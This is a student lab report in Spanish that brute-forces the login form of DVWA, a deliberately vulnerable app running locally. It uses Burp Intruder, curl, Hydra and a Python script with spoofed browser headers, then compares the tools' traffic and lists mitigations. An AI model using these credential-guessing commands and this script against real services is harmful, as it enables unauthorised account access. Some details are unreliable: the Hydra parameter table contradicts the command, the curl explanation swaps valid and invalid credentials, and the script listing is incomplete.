

Informe Laboratorio 2

Sección 1

Alumno Eduardo Valenzuela
e-mail: eduardo.valenzuela1@mail.udp.cl

Septiembre de 2025

Índice

1. Desarrollo de actividades según criterio de rúbrica	3
1.1. Levantamiento de docker para correr DVWA (dvwa)	3
1.2. Redirección de puertos en docker (dvwa)	3
1.3. Obtención de consulta a replicar (burp)	3
1.4. Identificación de campos a modificar (burp)	5
1.5. Obtención de diccionarios para el ataque (burp)	5
1.6. Obtención de al menos 2 pares (burp)	8
1.7. Obtención de código de inspect element (curl)	8
1.8. Utilización de curl por terminal (curl)	9
1.9. Demuestra 4 diferencias (curl)	9
1.10. Instalación y versión a utilizar (hydra)	11
1.11. Explicación de comando a utilizar (hydra)	11
1.12. Obtención de al menos 2 pares (hydra)	13
1.13. Explicación paquete curl (tráfico)	13
1.14. Explicación paquete burp (tráfico)	14
1.15. Explicación paquete hydra (tráfico)	15
1.16. Mención de las diferencias (tráfico)	15
1.17. Detección de SW (tráfico)	16
1.18. Interacción con el formulario (python)	16
1.19. Cabeceras HTTP (python)	19
1.20. Obtención de al menos 2 pares (python)	20
1.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	20
1.22. Demuestra 4 métodos de mitigación (investigación)	22
1.22.1. 1. Rate Limiting (Limitación de Velocidad de Intentos)	22
1.22.2. 2. CAPTCHA	22
1.22.3. 3. Autenticación Multifactor (MFA)	22
1.22.4. 4. Análisis Comportamental de Tráfico	23

2. Conclusiones y comentarios	23
Referencias	23

1. Desarrollo de actividades según criterio de rúbrica

1.1. Levantamiento de docker para correr DVWA (dvwa)

Para desplegar DVWA se utilizó Docker junto a Docker Compose, permitiendo levantar tanto el servidor web como la base de datos en contenedores separados y conectados entre sí.

Pasos realizados:

1. Se clonó el repositorio oficial de DVWA desde GitHub:

```
1 git clone https://github.com/digininja/DVWA.git
2 cd DVWA
```

2. Se instaló docker-compose:

```
1 sudo apt install docker-compose -y
```

3. Se inició la aplicación:

```
1 sudo docker-compose up -d
```

4. Se accedió a <http://localhost:4280> y se presionó “Create / Reset Database”.

Explicación de parámetros:

- `docker-compose up -d`: Inicia servicios en modo detached (segundo plano)
- `puerto 4280:80`: Mapea puerto local 4280 al puerto 80 del contenedor
- `sudo`: Necesario para operaciones Docker si el usuario no pertenece al grupo docker

1.2. Redirección de puertos en docker (dvwa)

La redirección de puertos se configuró en el archivo `docker-compose.yml` mediante:

```
1 ports:
2
3 "4280:80"
```

Esto permite acceder a DVWA desde <http://localhost:4280>, evitando conflictos si el puerto 80 está siendo utilizado por otro servicio local.

1.3. Obtención de consulta a replicar (burp)

Se utilizó Burp Suite para interceptar las solicitudes enviadas por el formulario de login ubicado en `/vulnerabilities/brute/`. Con la configuración de seguridad en modo “low”, DVWA envía los datos mediante método GET. **Configuración realizada:**

1. Se activó “Intercept is on” en Burp Suite.
2. Se inicio el navegador interno de la aplicacion.

3. En el navegador se accede a la pagina localhost:4280 y se apreta el boton forward cada vez que se quiera avanzar.
4. Importante antes configurar el DVWA.
5. Se realizó un intento de login en la sección intruder.
6. En la interfaz del intruder se debio colocar el campo de Cluster Bomb attack.

```

1 GET /vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
2 Host: localhost:4280
3 sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-ES,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:4280/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: pma_lang=es; PHPSESSID=d543c5eb89480a1159f8aab2db090d26; security=low
17 Connection: keep-alive
~

```

Figura 1: Solicitud capturada

Solicitud capturada:**1.4. Identificación de campos a modificar (burp)**

Con la solicitud capturada, se identificaron los parámetros clave para el ataque, importante usar el seleccionador:

```

1 GET /vulnerabilities/brute/?username=admin&password=123456&Login=Login
  HTTP/1.1

```

Campos identificados:

- **username:** Nombre de usuario a probar
- **password:** Contraseña que se combinará con cada usuario
- **Login:** Parámetro del botón de envío (constante)

En Burp Suite Intruder se configuró como ataque tipo “Cluster Bomb” con marcadores:

```

1 GET /vulnerabilities/brute/?username=  admin  &password=  123456  &Login=
  Login HTTP/1.1

```

1.5. Obtención de diccionarios para el ataque (burp)

Se descendieron de internet por medio de una pagina GitHub el siguiente diccionario, en el cual se utilizaron los archivos que se llaman username.txt y 1000000-password-seclists.txt los cuales corresponden a los nombres de usuario mas comunes junto con las contraseñas mas comunes. Debido a su funcionamiento se agrego ademas al inicio el usuario Admin y admin para que no tenga que leer tan abajo de la lista.

cuando estas en el intruder a la derecha se encontro el panel de Payloads donde se podran cargar estos dos archivos con el objetivo de ser probados.

Payloads

Payload position: 1 - admin
Payload type: Simple list
Payload count: 403,360
Request count: unknown

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

admin
administrator
user
guest
test
Aaren
Aarika
Aaron

Add Enter a new item

Add from list... [Pro version only]

Figura 2: Payload del usuario

Payloads

Payload position: 2 - admin
Payload type: Simple list
Payload count: 1,000,006
Request count: unknown

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

password
password123
letmein
123456
123
dwa
123456
password

Add Enter a new item

Add from list... [Pro version only]

Figura 3: Payload de las contraseñas

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
79	Admin	password	200	2			5094	
1	admin	password	200	3			5093	
0			200	2			5056	
28	Abigale	password	200	3			5056	
29	Abia	password	200	3			5056	
30	Abraham	password	200	4			5056	
31	Abu	password	200	4			5056	
32	Access	password	200	4			5056	
33	Accounting	password	200	4			5056	

Request Response

Pretty Raw Hex Render



Figura 4: Primer combinacion valida

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
79	Admin	password	200	2			5094	
1	admin	password	200	3			5093	
0			200	2			5056	
28	Abigale	password	200	3			5056	
29	Abia	password	200	3			5056	
30	Abraham	password	200	4			5056	
31	Abu	password	200	4			5056	
32	Access	password	200	4			5056	
33	Accounting	password	200	4			5056	

Request Response

Pretty Raw Hex Render



Figura 5: Segunda combinacion valida

1.6. Obtención de al menos 2 pares (burp)

Tras ejecutar el ataque, se identificaron combinaciones válidas observando la columna “Length” en los resultados. Los logins exitosos mostraron una longitud de respuesta diferente:

Tal y como se hace notar los pares que tienen mas peso son las respuestas exitosas. esto se debe a que cuando se logra el acceso al usuario se renderiza una foto que hace que la pagina sea de un tamaño distinto.

1.7. Obtención de código de inspect element (curl)

Para poder realizar peticiones válidas desde la terminal utilizando cURL, fue necesario obtener el valor de la cookie de sesión que mantiene la autenticación activa: PHPSESSID.

Procedimiento realizado:

1. Se accedió a DVWA en el navegador Firefox
2. Se abrieron las herramientas de desarrollador presionando F12 o haciendo clic derecho → “Inspeccionar elemento”
3. Se navegó a la pestaña “Almacenamiento” (Storage) dentro de las herramientas de desarrollador
4. En la sección “Cookies”, se localizó el valor de PHPSESSID
5. Se copió el valor de la sesión: 08dc01647722b78edede700084d32018

Valor obtenido de PHPSESSID: 08dc01647722b78edede700084d32018

Figura 6: Obtención del valor de PHPSESSID desde las herramientas del navegador

Este valor de cookie fue posteriormente utilizado con la opción `-b` del comando cURL, lo que permitió mantener la sesión activa en los accesos a DVWA desde la terminal.

Importancia de la cookie PHPSESSID:

- Mantiene la sesión de usuario autenticada
- Preserva el nivel de seguridad configurado (`security=low`)
- Permite que el servidor reconozca las solicitudes como parte de una sesión válida
- Sin esta cookie, las solicitudes podrían ser rechazadas o redirigidas al login principal




Figura 7: Proceso de captura de la cookie

1.8. Utilización de curl por terminal (curl)

Se utilizó la herramienta cURL desde consola para simular dos accesos al formulario vulnerable en `/vulnerabilities/brute`: uno con credenciales válidas y otro con credenciales inválidas, obtenidas previamente mediante Burp Suite.

Comando para acceso inválido:

```
1 curl "http://localhost:4280/vulnerabilities/brute/?username=admin&password=admin&Login=Login" -b "security=low; PHPSESSID=08cd01647722b78edede700084d32018" -o respuesta_invalida.html
```

Comando para acceso válido:

```
1 curl "http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login#" -b "security=low; PHPSESSID=08cd01647722b78edede700084d32018" -o respuesta_valida.html
```

Explicación de los parámetros utilizados:

- `-b`: Especifica las cookies a enviar con la solicitud
- `-o`: Guarda la respuesta HTTP en un archivo específico
- `username=admin&password=password`: Credenciales inválidas para comparación
- `username=admin&password=admin`: Credenciales válidas obtenidas con Burp Suite

Ejecución de los comandos: Ambos comandos se ejecutaron correctamente y descargaron los archivos HTML resultantes. Se puede observar que las respuestas tienen tamaños diferentes.

1.9. Demuestra 4 diferencias (curl)

Para identificar las diferencias específicas entre las respuestas, se utilizó el comando `diff` en la terminal para comparar el contenido de ambos archivos HTML descargados.

Comando de comparación:

```
1 diff respuesta_valida.html respuesta_invalida.html
```

Resultado obtenido por diff:

```
~/Documentos/Labs/Lab_Cripto/Lab2 git:(main) (0.035s)
curl "http://localhost:4280/vulnerabilities/brute/?username=admin&password=admins&Login=Login" -b "security=low; PHPSESSID=08dc01647722b78edede700084d32018" -o respuesta_invalida.html

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 4702    100 4702    0     0 1363k      0 --:--:-- --:--:-- --:--:-- 1530k

~/Documentos/Labs/Lab_Cripto/Lab2 git:(main) (0.034s)
curl "http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login#" -b "security=low; PHPSESSID=08dc01647722b78edede700084d32018" -o respuesta_valida.html

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 4740    100 4740    0     0 1367k      0 --:--:-- --:--:-- --:--:-- 1542k

~/Documentos/Labs/Lab_Cripto/Lab2 git:(main) (0.025s)
diff respuesta_valida.html respuesta_invalida.html
80c80
<      <p>Welcome to the password protected area admin</p>
---
>      <pre><br />Username and/or password incorrect.</pre>
```

Figura 8: Captura de consola de los curl y diff entre archivos generados

```
1 80c80
2 <      <p>Welcome to the password protected area admin</p>
4 ---
5 >      <pre><br />Username and/or password incorrect.</pre>
```

Análisis del comando diff:

- Línea 80 del archivo válido contiene: mensaje de bienvenida + imagen
- Línea 80 del archivo inválido contiene: mensaje de error
- El símbolo < indica contenido del primer archivo
- El símbolo > indica contenido del segundo archivo
- 80c80 significa que la línea 80 ha cambiado entre archivos

Figura 9: Comparación de archivos HTML válidos e inválidos con diff

Las 4 diferencias identificadas son:

1. Diferencia en el mensaje mostrado al usuario:

- **Acceso válido:** “Welcome to the password protected area admin”
- **Acceso inválido:** “Username and/or password incorrect.”

2. Inclusión de imagen de perfil del usuario:

- **Acceso válido:** Incluye etiqueta
- **Acceso inválido:** No incluye ninguna imagen

```
~/Documentos/Labs/Lab_Cripto/Lab2 git:(main) (0.028s)
ls -la respuesta_*.html
-rw-rw-r-- 1 eduardo-valenzuela eduardo-valenzuela 4702 sep 28 19:44 respuesta_invalida.htm
l
-rw-rw-r-- 1 eduardo-valenzuela eduardo-valenzuela 4740 sep 28 19:45 respuesta_valida.html
```

Figura 10: Peso de los archivos comparado

```
~/Documentos/Labs/Lab_Cripto/Lab2 git:(main) (15.38s)
sudo apt install hydra
[sudo] contraseña para eduardo-valenzuela:
Lo siento, pruebe otra vez.
[sudo] contraseña para eduardo-valenzuela:
Lo siento, pruebe otra vez.
[sudo] contraseña para eduardo-valenzuela:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
hydra ya está en su versión más reciente (9.5-1build3).
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
gettext grub-pc-bin libwm15t64 libwbase3.2-1t64 libwgtk3.2-1t64 wintools
Utilice «sudo apt autoremove» para eliminarlos.
# actualizados: 0 nuevos se instalarán, 0 para eliminar y 183 no actualizados.

~/Documentos/Labs/Lab_Cripto/Lab2 git:(main) (0.12s)
hydra -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-28 20:53:33
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!
```

Figura 11: Instalacion y verificación de versión de Hydra

3. Diferente estructura HTML utilizada:

- **Acceso válido:** Utiliza etiquetas <p> para párrafo y para imagen
- **Acceso inválido:** Utiliza etiqueta <pre> para texto preformateado

4. Diferente longitud total del archivo HTML:

- **Acceso válido:** 4,740 bytes (mayor tamaño debido al contenido adicional)
- **Acceso inválido:** 4,702 bytes (menor longitud por contener solo mensaje de error)

1.10. Instalación y versión a utilizar (hydra)

Primeramente se hizo utilización del comando de instalación por defecto, sudo apt y se invoco al paquete de Hydra. después de instalarlo se verifica la versión, en el caso de este laboratorio la versión instalada es 9.5 tal y como se muestra en la siguiente figura.

1.11. Explicación de comando a utilizar (hydra)

El siguiente comando fue utilizado para ejecutar el ataque de fuerza bruta sobre el formulario de login vulnerable en DVWA:

```
1 sudo hydra -L /home/eduardo-valenzuela/Documentos/Labs/Lab_Cripto/Lab2/
  usernames.txt -P /home/eduardo-valenzuela/Documentos/Labs/Lab_Cripto/
  Lab2/1000000-password-seclists.txt \
2 "http-post-form://localhost:4280/vulnerabilities/brute/:\
3 username=~USER~&password=~PASS~&Login=Login:\
4 F=Username and/or password incorrect" -V -t 4
```

Descripción detallada de los parámetros:

Parámetro	Descripción
-L usuarios.txt	Especifica el archivo que contiene la lista de nombres de usuario a probar
-P passwords.txt	Especifica el archivo que contiene la lista de contraseñas a probar
localhost	Dirección IP del servidor objetivo (localhost)
-s 4280	Puerto específico del servicio web (4280 en lugar del 80 por defecto)
http-get-form	Tipo de ataque contra un formulario que utiliza el método HTTP GET
/vulnerabilities/brute/	Ruta específica del formulario vulnerable en DVWA
username=~USER~	Marcador que será reemplazado por cada usuario de la lista
password=~PASS~	Marcador que será reemplazado por cada contraseña de la lista
Login=Login	Parámetro adicional requerido por el formulario (botón submit)
Username and/or password incorrect.	Cadena que identifica un intento fallido (mensaje de error)
H=Cookie: ...	Header HTTP adicional con las cookies de sesión necesarias
-V	Modo verbose para mostrar el progreso detallado del ataque
-t 4	Número de tareas/threads paralelos (4 conexiones simultáneas)

Tabla 1: Explicación detallada de parámetros del comando Hydra

Estructura del comando http-get-form:

```
1 http-get-form "ruta:par metros_formulario:cadena_fallo:
  headers_adicionales"
```

Donde:

- **ruta:** /vulnerabilities/brute/ - URL del formulario
- **parámetros formulario:** username=~USER~&password=~PASS~&Login=Login
- **cadena_fallo:** Username and/or password incorrect.
- **headers_adicionales:** H=Cookie: PHPSESSID=...; security=low

Preparación de archivos de diccionarios: Se utilizo el mismo diccionario que se uso en el ataque por medio de burp suite por lo que solo se reutilizan las direcciones.

1.12. Obtención de al menos 2 pares (hydra)

Ejecución del comando:

```

1 sudo hydra -L /home/eduardo-valenzuela/Documentos/Labs/Lab_Cripto/Lab2/
  usernames.txt -P /home/eduardo-valenzuela/Documentos/Labs/Lab_Cripto/
  Lab2/1000000-password-seclists.txt \
2 "http-post-form://localhost:4280/vulnerabilities/brute/:\
3 username=~USER~&password=~PASS~&Login=Login:\
4 F=Username and/or password incorrect" -V -t 4

```

Salida del proceso de ejecución: Resultados obtenidos:

Combinaciones válidas encontradas:

1. **Usuario:** Admin **Contraseña:** password

Figura 12: Resultados del ataque de fuerza bruta con Hydra

Análisis de los resultados:

Usuario	Contraseña	Intento #	Tiempo
admin	password	1	00:00:02

Tabla 2: Orden de descubrimiento de credenciales válidas

Ventajas observadas de Hydra:

- **Paralelización:** 4 threads simultáneos optimizaron el rendimiento
- **Precisión:** Identificó correctamente solo 1 credencial pero con mas tiempo se podría encontrar mas.
- **Información detallada:** Modo verbose proporcionó visibilidad completa del proceso
- **Eficiencia:** No requirió intervención manual durante la ejecución

Comparación con métodos anteriores:

Hydra demostró ser significativamente más eficiente que los métodos manuales utilizados con cURL y más rápido que la interfaz gráfica de Burp Suite, especialmente para ataques de fuerza bruta a gran escala donde se requiere probar múltiples combinaciones de credenciales de manera automatizada, pero lamentablemente no se logro encontrar 2 credenciales validas, esto debido a lo enorme del dataset usado como diccionario y se debía de ejecutar mucho mas tiempo para un resultado optimo.

1.13. Explicación paquete curl (tráfico)

cURL es una herramienta de línea de comandos que permite transferir datos desde o hacia un servidor, usando protocolos como HTTP, HTTPS, FTP, entre otros. Es útil para realizar peticiones directas y observar cómo responde el servidor.

Características del tráfico generado por cURL:

- **User-Agent identificable:** “curl/7.81.0” (identifica claramente la herramienta utilizada)
- **Headers minimalistas:** Solo incluye los headers HTTP esenciales para la comunicación
- **Método HTTP:** GET con parámetros directamente en la URL
- **Tamaño del paquete:** Aproximadamente 200-300 bytes
- **Comportamiento:** Una sola solicitud por cada ejecución del comando
- **Conexión:** No mantiene conexiones persistentes por defecto
- **Recursos adicionales:** No carga CSS, JavaScript ni imágenes

Ejemplo de paquete HTTP generado por cURL:

```

1 GET /vulnerabilities/brute/?username=admin&password=test&Login=Login HTTP
  /1.1
2 Host: 127.0.0.1:4280
3 User-Agent: curl/7.81.0
4 Accept: */*
5 Cookie: PHPSESSID=08dc01647722b78edede700084d32018; security=low

```

Análisis del tráfico cURL:

El tráfico generado por cURL es extremadamente simple y directo. Durante la prueba de fuerza bruta, cURL se utilizó para entender cómo el formulario procesa las peticiones GET. El tráfico incluye únicamente los campos del formulario y no visualiza el comportamiento completo de un navegador.

1.14. Explicación paquete burp (tráfico)

Burp Suite es una herramienta gráfica profesional para pruebas de seguridad web. Actúa como proxy entre el navegador y el servidor, permitiendo interceptar, modificar y analizar todo el tráfico web en tiempo real.

Características del tráfico generado por Burp Suite:

- **User-Agent realista:** Simula un navegador real para evitar detección
- **Headers completos**
- **Proxy intermediario**
- **Tamaño del paquete:** 600-800 bytes debido a headers adicionales
- **Comportamiento:** Puede incluir recursos adicionales (CSS, JS, imágenes)
- **Análisis detallado:** Permite inspección completa de requests/responses
- **Persistencia:** Mantiene conexiones keep-alive cuando es apropiado

Análisis del tráfico Burp Suite:

Durante el análisis, Burp Suite interceptó las peticiones al formulario de DVWA. Se pudo visualizar el cuerpo del formulario, todas las cookies (incluido PHPSESSID), y las respuestas completas del servidor. El tráfico capturado incluye encabezados HTTP completos y permite detectar con mayor precisión la diferencia entre una autenticación fallida y una exitosa.

1.15. Explicación paquete hydra (tráfico)

Hydra es una herramienta especializada que automatiza la fuerza bruta sobre formularios de autenticación. Cada intento genera una solicitud HTTP (GET o POST) con un par usuario/contraseña distinto, optimizada para velocidad y eficiencia.

Análisis del tráfico Hydra: El tráfico de Hydra es repetitivo y altamente optimizado: múltiples peticiones hacia la misma URL con diferentes combinaciones de credenciales. Hydra no sigue redirecciones HTTP automáticamente ni carga recursos estáticos, enfocándose exclusivamente en el endpoint del formulario. Genera múltiples solicitudes POST (o GET) con campos modificados (username y password), sin cargar recursos adicionales ni ejecutar JavaScript.

1.16. Mención de las diferencias (tráfico)

Al analizar y comparar los paquetes generados por las tres herramientas utilizadas (cURL, Burp Suite y Hydra), se identificaron diferencias significativas que permiten distinguir qué herramienta está siendo utilizada en un ataque de fuerza bruta.

Tabla comparativa de características principales:

Aspecto	cURL	Burp Suite	Hydra
User-Agent	curl/7.81.0	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko...	Mozilla/4.0 (compatible; Hydra)
Headers	Minimalistas (3-4 headers)	Completos (8-10 headers)	Optimizados (4-5 headers)
Velocidad	Manual (lenta)	Manual/Semi-automática (media)	Automatizada (muy rápida)
Paralelismo	Una solicitud	Configurable (1-100)	Múltiples threads simultáneos
Conexión	Close (cierra)	Keep-alive	Keep-alive optimizado

Tabla 3: Comparación detallada del tráfico generado por cada herramienta

Diferencias principales identificadas:

1. User-Agent (Identificación de herramienta):
2. Cantidad y tipo de Headers HTTP:

- **cURL:** Incluye solo headers básicos (Host, User-Agent, Accept, Cookie)
- **Burp Suite:** Incluye headers completos de un navegador moderno
- **Hydra:** Headers optimizados para velocidad, eliminando elementos innecesarios

3. Patrones de timing y velocidad:

- **cURL:** Solicitudes espaciadas manualmente, irregulares en tiempo
- **Burp Suite:** Intervalos regulares y configurables, típicamente 1-2 segundos entre requests
- **Hydra:** Múltiples solicitudes simultáneas (4 threads en el caso de laboratorio), patrones automatizados

1.17. Detección de SW (tráfico)

El análisis del tráfico HTTP reveló información importante respecto a la infraestructura del servidor objetivo. Se identificó Apache como servidor web, operando DVWA (Damn Vulnerable Web Application) a través del puerto 4280. La obtención de esta información se realizó mediante dos métodos principales: interceptación de tráfico con Burp Suite y consultas directas usando `curl -I`. Estos métodos permitieron observar encabezados HTTP significativos como **Server: Apache** y cookies de sesión **PHPSESSID**, elementos que revelan tanto el servidor web como la tecnología de gestión de sesiones PHP. Este reconocimiento técnico resulta importante para personalizar y optimizar los parámetros del ataque de fuerza bruta según las características de la plataforma objetivo.

1.18. Interacción con el formulario (python)

Se desarrolló un script en Python utilizando la librería **requests** para realizar múltiples solicitudes HTTP GET al formulario de login ubicado en `/vulnerabilities/brute/`. El script automatiza el proceso de fuerza bruta, probando sistemáticamente diferentes combinaciones de usuario y contraseña extraídas de archivos de diccionarios externos.

Objetivo del script:

El script tiene como propósito demostrar cómo se puede implementar un ataque de fuerza bruta personalizado desde código Python, permitiendo:

- Control total sobre la lógica del ataque
- Uso de diccionarios de gran tamaño (1,000,000 de contraseñas)
- Personalización de headers y cookies
- Manejo de errores y timeouts
- Registro detallado de intentos exitosos
- Flexibilidad para adaptarse a diferentes escenarios

Script Python desarrollado:

```
1 import time
2 import requests
3
4 # Configuración inicial
5 target_url = "http://localhost:4280/vulnerabilities/brute/"
6 cookie = {"PHPSESSID": "28a54b4c1cd8c567f83db617203bc39f", "security":
7         "low"}
8
9 # Leer listas de usuarios y contraseñas desde archivos externos
10 def load_wordlist(filename):
11     """
12     Carga un archivo de diccionario y retorna una lista con cada línea
13     .
14
15     Args:
16         filename: Nombre del archivo a cargar
17
18     Returns:
19         Lista de strings con cada línea del archivo
20     """
21     with open(filename, 'r') as f:
22         return [line.strip() for line in f]
23
24 # Cargar diccionarios desde archivos
25 users = load_wordlist("usernames.txt")
26 passwords = load_wordlist("1000000-password-seclists.txt")
27
28 # Cabeceras HTTP para simular un navegador real
29 headers = {
30     "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
31     (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36",
32     "Referer": "http://localhost:4280/vulnerabilities/brute/"
33 }
34
35 # Realizar el ataque de fuerza bruta
36 print("[*] Iniciando ataque de fuerza bruta...")
37 print(f"[*] Usuarios a probar: {len(users)}")
38 print(f"[*] Contraseñas a probar: {len(passwords)}")
39 print(f"[*] Total de combinaciones: {len(users) * len(passwords)}")
40 print("-" * 60)
41
42 found_credentials = []
43
44 # Iterar sobre todas las combinaciones posibles
45 for user in users:
46     for password in passwords:
47         # Construir parámetros del formulario GET
48         params = {
49             "username": user,
```

```

50
51     try:
52         # Realizar solicitud HTTP GET
53         response = requests.get(
54             target_url,
55             params=params,
56             cookies=cookie,
57             headers=headers,
58             timeout=5
59         )
60
61         # Verificar si el login fue exitoso
62         if "Welcome to the password protected area" in response.
63             text:
64                 print(f"[+] Credenciales validas encontradas: {user}:{
65                     password}")
66                 found_credentials.append((user, password))
67
68         # Pequena pausa para evitar bloqueos por rate limiting
69         time.sleep(0.5)
70
71     except Exception as e:
72         print(f"[-] Error probando {user}:{password} - {str(e)}")
73
74 # Mostrar resultados finales
75 print("\n" + "=" * 60)
76 print("Resumen de credenciales encontradas:")
77 print("=" * 60)
78
79 for i, (user, password) in enumerate(found_credentials, 1):
80     print(f"{i}. Usuario: {user} - Contraseña: {password}")
81
82 if not found_credentials:
83     print("[!] No se encontraron credenciales validas")

```

Componentes principales del script:

- a) **Función load_wordlist():** Carga archivos de diccionarios externos y retorna listas de strings
- b) **Librería requests:** Permite realizar solicitudes HTTP GET de manera simple y eficiente
- c) **Diccionarios externos:**
 - usernames.txt: Lista de usuarios comunes
 - 1000000-password-seclists.txt: Diccionario de 1 millón de contraseñas de SecLists
- d) **Headers personalizados:** Simulan Chrome en Linux para evitar detección básica
- e) **Gestión de cookies:** Mantiene la sesión activa mediante PHPSESSID específico
- f) **Detección de éxito:** Busca el texto “Welcome to the password protected area” en la respuesta HTML

- g) **Manejo de errores:** Captura excepciones genéricas y continúa con el siguiente intento
- h) **Control de velocidad:** Pausa de 0.5 segundos entre intentos para evitar rate limiting


Archivos de diccionarios utilizados:

Archivo	Tamaño	Descripción
usernames.txt	Variable	Lista personalizada de usuarios comunes en DVWA
1000000-password-seclists.txt	1,000,000 líneas	Diccionario masivo de contraseñas de la colección SecLists

Tabla 4: Archivos de diccionarios utilizados en el ataque

1.19. Cabeceras HTTP (python)

El script configura cabeceras HTTP estratégicas para evadir mecanismos de detección. La cabecera **Cookie** incorpora el token **PHPSESSID** necesario para el mantenimiento de sesión, mientras que **User-Agent** identifica al cliente como Chrome 91, imitando tráfico legítimo de navegador. Sin estas cabeceras correctamente configuradas, el servidor rechazaría las solicitudes o las redirigiría, impidiendo la ejecución efectiva del ataque de fuerza bruta.



```

44         print(f"Credenciales válidas encontradas: {user}:{password}")
45         found_credentials.append((user, password))
46
47         # Pequeña pausa para evitar bloqueos
48         time.sleep(0.5)
49
50     except Exception as e:
51         print(f"Error probando {user}:{password} - {str(e)}")
52
53     # resultados finales
54     print("\nResumen de credenciales encontradas:")
55     for i, (user, password) in enumerate(found_credentials, 1):
56         print(f"{i} Usuario: {user} - Contraseña: {password}")

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

Python + - [] ... [] x

eduardo-valenzuela@eduardo-valenzuela-Modern-14-B5M:~/Documentos/Labs/Lab_Cripto/Lab2\$ /bin/python3 /home/eduardo-valenzuela/Documentos/Labs/Lab_Cripto/Lab2/Bruteforce.py

[*] Iniciando ataque de fuerza bruta...

Credenciales válidas encontradas: Admin:password

Figura 13: Ataque por medio de script python

1.20. Obtención de al menos 2 pares (python)

Al momento de ejecutar el script lamentablemente solo se obtuvo una sola contraseña, esto debido a que el script funciona leyendo uno por uno los usuarios y las contraseñas, si se le diese mas tiempo como a Hydra se podría obtener mas combinaciones correctas.

1.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

El análisis comparativo de las cuatro herramientas empleadas reveló diferencias significativas en términos de eficiencia, velocidad y aplicabilidad según el contexto del ataque.

